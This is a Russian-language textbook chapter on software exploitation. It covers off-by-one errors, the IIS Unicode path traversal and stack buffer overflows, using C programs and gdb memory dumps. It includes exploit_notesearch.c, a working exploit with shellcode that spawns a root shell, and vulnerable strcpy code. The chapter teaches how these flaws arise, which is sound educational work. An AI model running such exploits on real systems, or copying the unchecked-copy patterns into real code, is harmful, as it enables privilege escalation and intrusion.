0x300

Эксплойты

Программные эксплойты составляют основу хакинга. Как показано в предыдущей главе, программа – это сложный набор правил, определяющих некоторый порядок исполнения и в конечном счете указывающих компьютеру, что он должен делать. Программный эксплойт – это искусный способ заставить компьютер выполнить то, что вам нужно, даже если выполняемая в данный момент программа не предусматривает таких действий. Поскольку программа на самом деле может работать только так, как ей предписано, брешь в защите фактически представляет собой ошибку или недосмотр, допущенные при разработке программы или среды, в которой она выполняется. Для обнаружения таких брешей, или уязвимостей, и написания программ, в которых они устранены, требуется творческий склад ума. Иногда эти бреши – результат относительно очевидных ошибок программиста, но встречаются и менее явные ошибки, на которых основаны более сложные технологии эксплойтов, применяемые в самых разных сферах.

Программа может делать лишь то, что в ней будет заложено, в буквальном смысле. К сожалению, код программы не всегда соответствует тому, что программа должна была бы делать по замыслу программиста. Проиллюстрируем это положение следующим шутливым рассказом.

> Некто, гуляя в лесу, находит волшебную лампу. Он не задумываясь подбирает ее, протирает рукавом, и из нее появляется джинн. В благодарность за свое освобождение джинн предлагает исполнить три желания. Человек в восторге, он точно знает, чего хочет.
>
> «Во-первых, – говорит он, – хочу миллион долларов».
>
> Джинн щелкает пальцами, и прямо из воздуха появляется чемодан, полный денег.

> Вытаращив от изумления глаза, человек продолжает: «Во-вторых, хочу „феррари“».
>
> Джинн щелкает пальцами, и тут же из ничего возникает «феррари».
>
> Человек продолжает: «А в-третьих – хочу стать неотразимым для женщин».
>
> Джинн щелкает пальцами, и человек превращается в коробку шоколадных конфет.

Последнее желание человека было исполнено в соответствии с тем, что он сказал, а не с тем, что подумал. Точно так же программа выполняет свои инструкции буквально, и результат может оказаться не тем, что предполагал программист. Иногда просто катастрофой.

Программисты – тоже люди, и порой пишут не совсем то, что имеют в виду. Например, распространенная ошибка программирования – *ошибка на единицу* (*off-by-one*). Как следует из названия, она возникает, когда программист при подсчете ошибается на единицу в ту или иную сторону. Это происходит гораздо чаще, чем можно было бы предположить, и проще всего проиллюстрировать это таким примером. Допустим, вы строите изгородь длиной 30 метров и ставите столбы через каждые три метра. Сколько столбов вам понадобится? Первое, что приходит в голову – 10, но это неверно, потому что в действительности потребуется 11 столбов. Такую ошибку на единицу иногда называют *ошибкой числа столбов в заборе*, и она случается, когда программист считает сами предметы вместо промежутков между ними или наоборот. Другой пример: программист выбирает интервал чисел или элементов, которые нужно обработать, например элементы от номера N до номера M. Если N = 5, а M = 17, то сколько элементов надо обработать? Очевидный ответ: M – N, или 17 – 5 = 12 элементов. Но это неправильно, потому что на самом деле элементов M – N + 1, то есть всего 13. На первый взгляд это кажется нелогичным, но именно отсюда и получаются такие ошибки.

Часто эти ошибки остаются незамеченными, потому что при тестировании программ не проверяются все возможные случаи, а на обычном выполнении программы ошибка никак не сказывается. Однако если программе передать такие входные данные, которые заставят ошибку проявиться, это может оказать разрушительное действие на всю остальную логику программы. Правильно построенный на ошибке на единицу эксплойт превращает защищенную, казалось бы, программу в уязвимую.

Классическим примером является OpenSSH – комплекс программ защищенной связи с терминалом, который должен был заменить небезопасные и не использующие шифрование службы, такие как telnet, rsh и rcp. Однако в коде, выделяющем каналы, была допущена ошибка на единицу, которая интенсивно эксплуатировалась. А именно в операторе `if` был такой код:

```
if (id < 0 || id > channels_alloc) {
```

Правильный код должен выглядеть так:

```
if (id < 0 || id >= channels_alloc) {
```

На обычном языке этот код означает: «*Если ID меньше 0 или ID больше количества выделенных каналов, выполнить следующее...*», тогда как правильным было бы «*Если ID меньше 0 или ID больше или равен количеству выделенных каналов, выполнить следующее...*».

Эта простая ошибка на единицу позволила создать эксплойт, с помощью которого обычный зарегистрировавшийся в системе пользователь получал в ней неограниченные права администратора. Разумеется, подобная функциональность не входила в намерения разработчиков такой защищенной программы, как OpenSSH, но компьютер может выполнять только те инструкции, которые получает.

Другая ситуация, порождающая ошибки, которые впоследствии становятся основой для эксплойтов, связана с поспешной модификацией программы в целях расширения ее функциональности. Расширение функциональности повышает продаваемость программы и ее цену, но при этом растет и сложность программы, а значит и вероятность допустить в ней оплошность. Программа веб-сервера Microsoft IIS должна предоставлять пользователям статическое и интерактивное содержимое. Для этого она должна разрешать пользователям читать, записывать и выполнять программы и файлы из некоторых каталогов. Такие возможности, однако, должны предоставляться только в этих выделенных каталогах. В противном случае пользователи получат полный контроль над системой, что, очевидно, недопустимо с точки зрения безопасности. С этой целью в программу был включен код проверки маршрутов, запрещающий пользователям перемещаться вверх по дереву каталогов с помощью символа обратного слэша (косой черты) и входить в другие каталоги.

Однако с добавлением в программу поддержки кодировки символов Unicode ее сложность увеличилась. *Unicode* представляет собой набор символов, записываемых двумя байтами, и содержит символы всех языков, включая китайский и арабский. Используя для каждого символа два байта вместо одного, Unicode позволяет записывать десятки тысяч различных символов, а не всего несколько сотен, как при однобайтных символах. Дополнительная сложность привела к тому, что символ обратного слэша стал представляться несколькими способами. Например, `%5c` в кодировке Unicode транслируется в символ обратного слэша, но эта трансляция происходит уже *после* выполнения кода, проверяющего допустимость маршрута. Поэтому ввод символов `%5c` вместо \ делает возможным перемещение по дереву каталогов, что открывает уязвимость, о которой говорилось выше. Два червя Sadmind и CodeRed использовали просмотр в преобразовании кодировки Unicode такого типа для искажения вида (дефейса) веб-страниц.

Другой похожий пример такого принципа буквального исполнения, хотя и не относящийся к программированию, известен как «лазейка ЛаМаккиа» (LaMacchia Loophole). Подобно правилам компьютерных программ, в законодательстве США иногда обнаруживаются правила, говорящие не то, что подразумевалось их авторами, и, подобно программным эксплойтам, эти юридические лазейки можно использовать, чтобы обойти смысл закона.

В конце 1993 года 21-летний компьютерный хакер и студент МТИ Дэвид ЛаМаккиа (David LaMacchia) организовал электронную доску объявлений под названием Cynosure (Полярная звезда) для пиратского обмена программами. Кто-то загружал программу на сервер, а остальные могли скачивать ее с сервера. К концу шестой недели существования эта служба породила такой мощный сетевой трафик по всему свету, что привлекла внимание университетских и федеральных властей. Компании-производители программного обеспечения заявили, что Cynosure нанесла им убытки в размере миллиона долларов, и федеральное Большое жюри предъявило ЛаМаккиа обвинение в заговоре с неизвестными лицами и нарушении закона о мошенничестве с применением электронных средств. Однако обвинение было снято, поскольку действия ЛаМаккиа не являлись преступлением согласно закону об авторских правах, так как они не имели целью получение коммерческих преимуществ или личной финансовой выгоды.

Очевидно, законодателям в свое время не пришло в голову, что кто-нибудь станет заниматься такой деятельностью, имея другие цели, не связанные с личным обогащением. Позднее, в 1997 году, Конгресс США закроет эту лазейку законом об электронном воровстве. Хотя в этом примере не участвует эксплойт компьютерной программы, судьи и суды могут рассматриваться здесь как компьютеры, выполняющие программу юридической системы буквально, как она написана. Абстрактные понятия хакинга выходят за компьютерные рамки и могут применяться к различным жизненным ситуациям, в которых участвуют сложные системы.

0x310 Общая технология эксплойта

Ошибки на единицу или возникающие при трансляции Unicode относятся к числу тех, которые трудно заметить в момент написания кода, но впоследствии их распознает любой программист. Однако есть несколько распространенных ошибок, на которых основаны далеко не столь очевидные эксплойты. Влияние этих ошибок на безопасность не всегда заметно, и соответствующие проблемы с защитой распространены по всему коду. Поскольку одни и те же ошибки совершаются в разных местах, для них были разработаны обобщенные методы эксплойтов, которыми можно воспользоваться в различных ситуациях.

Большинство программных эксплойтов основаны на искажении данных в памяти. К ним относятся такие стандартные приемы, как эксплойт переполнения буфера и менее распространенный эксплойт форматной строки. Во всех случаях конечной целью является получение контроля над выполнением атакуемой программы, с тем чтобы заставить ее выполнить вредоносный фрагмент кода, который теми или иными средствами удалось поместить в память. Это называется *выполнением произвольного кода*, поскольку хакер может заставить программу делать практически что угодно. Подобно лазейке ЛаМаккиа, существование таких уязвимостей обусловлено наличием некоторых неожиданных ситуаций, с которыми программа не может справиться. В обычных условиях такие нестандартные случаи приводят к краху программы – можно сказать, к ее падению в пропасть со скалы. Но если тщательно контролировать среду, то можно контролировать исполнение, предотвращая аварию и перепрограммирование процесса.

0x320 Переполнение буфера

Уязвимости вроде переполнения буфера обнаружились еще на заре компьютерной эпохи и продолжают существовать по сей день. Большинство интернет-червей использует для своего распространения переполнение буфера, и даже свежайшая уязвимость нулевого дня, VML в Internet Explorer, связана с переполнением буфера.

C – язык программирования высокого уровня, но он предполагает, что целостность данных обеспечивает сам программист. Если возложить ответственность за целостность данных на компилятор, то в результате будут получаться исполняемые файлы, которые станут работать значительно медленнее из-за проверок целостности, осуществляемых для каждой переменной. Кроме того, программист в значительной мере утратит контроль над программой, а язык усложнится.

Простота C позволяет программисту лучше контролировать готовые программы, повышая их эффективность, но если программист недостаточно внимателен, она может привести к появлению программ, подверженных переполнению буфера или утечкам памяти. Имеется в виду, что если переменной выделена память, то никакие встроенные механизмы защиты не обеспечат соответствие размеров помещаемых в переменную данных и отведенного для нее пространства памяти. Если программист захочет записать десять байт данных в буфер, которому выделено только восемь байт памяти, ничто не запретит ему это сделать, даже если в результате почти наверняка последует крах программы. Такое действие называют *переполнением буфера*, поскольку два лишних байта переполнят буфер и разместятся за пределами отведенной памяти, разрушив то, что находилось дальше. Если будет изменен важный участок данных, это вызовет крах программы. Соответствующий пример дает следующий код.

overflow_example.c

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
   int value = 5;
   char buffer_one[8], buffer_two[8];
   strcpy(buffer_one, "one"); /* Put "one" into buffer_one. */
   strcpy(buffer_two, "two"); /* Put "two" into buffer_two. */

   printf("[BEFORE] buffer_two is at %p and contains \'%s\'\n",
           buffer_two, buffer_two);
   printf("[BEFORE] buffer_one is at %p and contains \'%s\'\n",
           buffer_one, buffer_one);
   printf("[BEFORE] value is at %p and is %d (0x%08x)\n",
          &value, value, value);

   printf("\n[STRCPY] copying %d bytes into buffer_two\n\n",
          strlen(argv[1]));
   strcpy(buffer_two, argv[1]); /* Copy first argument into buffer_two. */

   printf("[AFTER] buffer_two is at %p and contains \'%s\'\n",
          buffer_two, buffer_two);
   printf("[AFTER] buffer_one is at %p and contains \'%s\'\n",
          buffer_one, buffer_one);
   printf("[AFTER] value is at %p and is %d (0x%08x)\n",
          &value, value, value);
}
```

Вы уже должны уметь прочитать предложенный исходный код и разобраться в работе этой программы. Ниже показано, как после компиляции мы пытаемся скопировать десять байт из первого аргумента командной строки в `buffer_two`**, в котором для данных выделено всего восемь байт.**

```
reader@hacking:~/booksrc $ gcc -o overflow_example overflow_example.c
reader@hacking:~/booksrc $ ./overflow_example 1234567890
[BEFORE] buffer_two is at 0xbffff7f0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7f8 and contains 'one'
[BEFORE] value is at 0xbffff804 and is 5 (0x00000005)

[STRCPY] copying 10 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7f0 and contains '1234567890'
[AFTER] buffer_one is at 0xbffff7f8 and contains '90'
[AFTER] value is at 0xbffff804 and is 5 (0x00000005)
reader@hacking:~/booksrc $
```

Обратите внимание: `buffer_one` **располагается в памяти сразу за** `buffer_two`**, поэтому при копировании десяти байт в** `buffer_two` **последние два байта (**`90`**) попадают в** `buffer_one` **и замещают находящиеся там данные.**

Естественно, если увеличить буфер, его содержимое заместит и другие переменные, а если еще больше его увеличить, то программа аварийно завершится.

```
reader@hacking:~/booksrc $ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[BEFORE] buffer_two is at 0xbffff7e0 and contains 'two'
[BEFORE] buffer_one is at 0xbffff7e8 and contains 'one'
[BEFORE] value is at 0xbffff7f4 and is 5 (0x00000005)

[STRCPY] copying 29 bytes into buffer_two

[AFTER] buffer_two is at 0xbffff7e0 and contains
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[AFTER] buffer_one is at 0xbffff7e8 and contains 'AAAAAAAAAAAAAAAAAAAAA'
[AFTER] value is at 0xbffff7f4 and is 1094795585 (0x41414141)
Segmentation fault (core dumped)
reader@hacking:~/booksrc $
```

Такого рода ошибки достаточно распространены – вспомните, как часто программы завершаются аварийно или показывают вам синий экран смерти. Здесь недосмотр программиста: ему следовало проверять длину или ввести ограничение на размер вводимых пользователем данных. Такие ошибки легко допустить и трудно заметить. На самом деле, в программе *notesearch.c* из *раздела 0x283* есть ошибка переполнения буфера. Возможно, вы этого не заметили, даже если знаете C.

```
reader@hacking:~/booksrc $ ./notesearch AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Аварийное завершение программы раздражает, но в руках хакера оно может стать угрожающим. Умелый хакер может перехватить управление программой при ее крахе и получить неожиданные результаты. Эту опасность демонстрирует код *exploit_notesearch*.

exploit_notesearch.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   unsigned int i, *ptr, ret, offset=270;
   char *command, *buffer;
```

```
    command = (char *) malloc(200);
    bzero(command, 200); // Обнулить новую память.

    strcpy(command, "./notesearch \'"); // Начать буфер команды.
    buffer = command + strlen(command); // Поместить в конце буфер.

    if(argc > 1) // Задать смещение.
       offset = atoi(argv[1]);

    ret = (unsigned int) &i - offset; // Задать адрес возврата.

    for(i=0; i < 160; i+=4) // Заполнить буфер адресом возврата.
       *((unsigned int *)(buffer+i)) = ret;
    memset(buffer, 0x90, 60); // Построить цепочку NOP.
    memcpy(buffer+60, shellcode, sizeof(shellcode)-1);

    strcat(command, "\'");

    system(command); // Запустить эксплойт.
    free(command);
}
```

Подробно код этого эксплойта обсуждается ниже, а общий его смысл в том, чтобы сгенерировать командную строку, которая вызовет программу *notesearch*, передав ей аргумент в одиночных кавычках. Для этого применяются функции работы со строками: `strlen()` для получения длины строки (чтобы установить указатель на буфер) и `strcat()` для дописывания в конец одиночной кавычки. Наконец, командная строка выполняется с помощью функции `system`. Буфер, помещаемый между кавычками, это главная часть эксплойта. Все остальное служит лишь средством доставки этой отравленной пилюли. Посмотрите, что можно сделать при контроле над аварийным завершением.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch.c
reader@hacking:~/booksrc $ ./a.out
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

С помощью переполнения буфера этот эксплойт предоставляет оболочку с правами суперпользователя и, таким образом, полный доступ к компьютеру. Это пример эксплойта, основанного на переполнении буфера в стеке.

0x321 Переполнение буфера в стеке

Эксплойт *notesearch* вносит искажения в память, чтобы получить контроль над выполнением программы. Идею иллюстрирует программа *auth_overflow.c*.

auth_overflow.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   int auth_flag = 0;
   char password_buffer[16];

   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

В этом примере в качестве единственного аргумента командной строки принимается пароль, а затем вызывается функция `check_authentication()`. Эта функция допускает два пароля, что должно указывать на возможность нескольких методов аутентификации. Если использован любой из этих двух паролей, функция возвращает 1, что означает разрешение доступа.

Все это должно быть понятно вам из исходного кода до компиляции. При компиляции воспользуйтесь опцией `-g`, потому что далее мы займемся отладкой программы.

```
reader@hacking:~/booksrc $ gcc -g -o auth_overflow auth_overflow.c
reader@hacking:~/booksrc $ ./auth_overflow
Usage: ./auth_overflow <password>
reader@hacking:~/booksrc $ ./auth_overflow test

Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig
```

```
-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Пока все работает так, как подсказывает нам исходный код. Этого и следует ожидать от такого детерминированного объекта, как компьютерная программа. Но переполнение легко может привести к неожиданному и даже противоречащему здравому смыслу поведению, когда доступ будет разрешен, несмотря на неверный пароль.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

Возможно, вы уже догадались, что произошло, но воспользуемся отладчиком, чтобы выяснить конкретные детали.

```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               int auth_flag = 0;
7               char password_buffer[16];
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
```

```
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

Отладчик GDB запущен с опцией -q, запрещающей вывод приветственного баннера, а точки останова установлены в строках 9 и 16. После запуска программы ее выполнение прервется в этих точках, и мы получим возможность изучить содержимое памяти.

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/auth_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9af 'A' <repeats 30
times>) at auth_overflow.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7a0:      ")????o??????)\205\004\b?o??p???????"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) print 0xbffff7bc - 0xbffff7a0
$1 = 28
(gdb) x/16xw password_buffer
0xbffff7a0:     0xb7f9f729      0xb7fd6ff4      0xbffff7d8      0x08048529
0xbffff7b0:     0xb7fd6ff4      0xbffff870      0xbffff7d8      0x00000000
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb)
```

Первая точка останова находится перед вызовом strcpy(). Исследуя указатель password_buffer, мы видим, что он указывает на адрес 0xbffff7a0, где находятся случайные неинициализированные данные. Изучая переменную auth_flag, мы видим, что она хранится по адресу 0xbffff7bc и ее значение 0. С помощью команды print, позволяющей выполнять арифметические действия, обнаруживаем, что auth_flag находится через 28 байт после password_buffer. Это видно также по распечатке блока памяти начиная с password_buffer. Адрес auth_flag выделен полужирным.

```
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9af 'A' <repeats 30
times>) at auth_overflow.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7a0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00004141
(gdb) x/16xw password_buffer
```

```
0xbffff7a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7b0:     0x41414141      0x41414141      0x41414141      0x00004141
0xbffff7c0:     0xb7ff47b0      0x08048510      0xbffff7d8      0x080484bb
0xbffff7d0:     0xbffff9af      0x08048510      0xbffff838      0xb7eafebc
(gdb) x/4cb &auth_flag
0xbffff7bc:     65 'A' 65 'A' 0 '\0' 0 '\0'
(gdb) x/dw &auth_flag
0xbffff7bc:     16705
(gdb)
```

Продолжим работу до следующей точки останова (после `strcpy()`) и снова посмотрим на эти адреса памяти. Переполнение `password_buffer` изменило первые два байта `auth_flag` на `0x41`. Значение `0x00004141` выглядит как переставленное задом наперед, но вспомним, что архитектура $x86$ предполагает хранение начиная с младшего байта, поэтому все правильно. Посмотрев на эти четыре байта отдельно, можно увидеть, как они на самом деле расположены в памяти. В конечном итоге программа рассматривает это значение как целое число 16 705.

```
(gdb) continue
Continuing.

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-

Program exited with code 034.
(gdb)
```

После того как произойдет переполнение буфера, функция `check_authentication()` вернет вместо 0 значение 16 705. Поскольку оператор `if` любое ненулевое значение рассматривает как подтверждение аутентификации, управление передается в ту часть, которая соответствует успешной проверке. В данном примере переменная `auth_flag` является точкой останова управления, и изменение ее значения определяет ход выполнения программы.

Однако это слишком искусственный пример, зависящий от расположения переменных в памяти. В программе *auth_overflow2.c* переменные объявляются в обратном порядке. (Изменения относительно *auth_overflow.c* выделены полужирным.)

auth_overflow2.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
   char password_buffer[16];
   int auth_flag = 0;
```

```
   strcpy(password_buffer, password);

   if(strcmp(password_buffer, "brillig") == 0)
      auth_flag = 1;
   if(strcmp(password_buffer, "outgrabe") == 0)
      auth_flag = 1;

   return auth_flag;
}

int main(int argc, char *argv[]) {
   if(argc < 2) {
      printf("Usage: %s <password>\n", argv[0]);
      exit(0);
   }
   if(check_authentication(argv[1])) {
      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
      printf("      Access Granted.\n");
      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
   } else {
      printf("\nAccess Denied.\n");
   }
}
```

Это простое изменение размещает в памяти переменную auth_flag **перед массивом** password_buffer**. Тем самым нельзя больше воспользоваться переменной** return_value **для управления выполнением программы, потому что переполнение буфера перестало разрушать ее значения.**

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
```

```
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) x/s password_buffer
0xbffff7c0:      "?o??\200????????o???G??\020\205\004\
b?????\204\004\b????\020\205\004\
bH???????\002"
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0xb7fd6ff4      0xbffff880      0xbffff7e8
0xbffff7cc:     0xb7fd6ff4      0xb7ff47b0      0x08048510      0xbffff7e8
0xbffff7dc:     0x080484bb      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

Зададим точки останова аналогичным образом и убедимся, что `auth_flag` (выделена выше и ниже полужирным) располагается в памяти раньше, чем `password_buffer`. Это означает, что `auth_flag` не может быть затерта переполнением буфера `password_buffer`.

```
(gdb) cont
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:16
16              return auth_flag;
(gdb) x/s password_buffer
0xbffff7c0:      'A' <repeats 30 times>
(gdb) x/x &auth_flag
0xbffff7bc:     0x00000000
(gdb) x/16xw &auth_flag
0xbffff7bc:     0x00000000      0x41414141      0x41414141      0x41414141
0xbffff7cc:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff7dc:     0x08004141      0xbffff9b7      0x08048510      0xbffff848
0xbffff7ec:     0xb7eafebc      0x00000002      0xbffff874      0xbffff880
(gdb)
```

Как и ожидалось, переполнение не влияет на переменную `auth_flag`, потому что она находится перед буфером. Но есть еще одна точка для управления программой, даже если вы не видите ее в коде C. Обычно она располагается в стеке после всех переменных, поэтому ее легко изменить. Это неотъемлемая часть памяти при выполнении всех про-

грамм – она есть во всех программах, и если ее затереть, программа скорее всего аварийно завершит работу.

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x08004141 in ?? ()
(gdb)
```

Вспомним по предыдущей главе, что стек – это один из пяти сегментов памяти, используемых программами. Стек представляет собой структуру данных типа FILO и служит для сохранения потока управления и контекста локальных переменных при вызове функций. Когда вызывается функция, в стек проталкивается структура под названием *кадр стека*, а в регистр EIP загружается адрес первой команды вызываемой функции. В каждом кадре стека хранятся локальные переменные функции и адрес возврата, чтобы можно было восстановить значение EIP. По завершении работы функции кадр стека выталкивается из стека, а значение EIP восстанавливается с помощью адреса возврата. Все это часть архитектуры и обычно служит предметом забот компилятора, а не программиста.

Когда вызывается функция check_authentication(), новый кадр стека проталкивается в стек за кадром стека функции main(). В этом кадре располагаются локальные переменные, адрес возврата и аргументы функции (рис. 3.1).



Рис. 3.1. *Новый кадр в стеке*

Все эти элементы можно увидеть с помощью отладчика.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
```

```
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb)
21                      printf("Usage: %s <password>\n", argv[0]);
22                      exit(0);
23              }
24              if(check_authentication(argv[1])) {
25                      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26                      printf("      Access Granted.\n");
27                      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28              } else {
29                      printf("\nAccess Denied.\n");
30          }
(gdb) break 24
Breakpoint 1 at 0x80484ab: file auth_overflow2.c, line 24.
(gdb) break 9
Breakpoint 2 at 0x8048421: file auth_overflow2.c, line 9.
(gdb) break 16
Breakpoint 3 at 0x804846f: file auth_overflow2.c, line 16.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/reader/booksrc/a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=2, argv=0xbffff874) at auth_overflow2.c:24
24              if(check_authentication(argv[1])) {
(gdb) i r esp
esp            0xbffff7e0         0xbffff7e0
(gdb) x/32xw $esp
0xbffff7e0:     0xb8000ce0      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
```

```
0xbffff820:     0x40f5f7f0      0x48e0fe81      0x00000000      0x00000000
0xbffff830:     0x00000000      0xb7ff9300      0xb7eafded      0xb8000ff4
0xbffff840:     0x00000002      0x08048350      0x00000000      0x08048371
0xbffff850:     0x08048474      0x00000002      0xbffff874      0x08048510
(gdb)
```

Первая точка останова располагается прямо перед обращением к check_authentication() в функции main(). Здесь регистр указателя стека (ESP) содержит 0xbffff7e0, и мы видим вершину стека. Все это входит в кадр стека main(). Продолжив выполнение до следующей точки останова внутри check_authentication(), мы увидим, что ESP уменьшился, так как он переместился вверх по памяти, чтобы выделить место для кадра стека check_authentication() (выделен полужирным), который теперь находится в стеке. Выяснив адреса переменной auth_flag ❶ и переменной password_buffer ❷, можно посмотреть их содержимое в кадре стека.

```
(gdb) c
Continuing.

Breakpoint 2, check_authentication (password=0xbffff9b7 'A' <repeats 30
times>) at auth_overflow2.c:9
9               strcpy(password_buffer, password);
(gdb) i r esp
esp            0xbffff7a0       0xbffff7a0
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8    ❶ 0x00000000
0xbffff7c0:   ❷ 0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
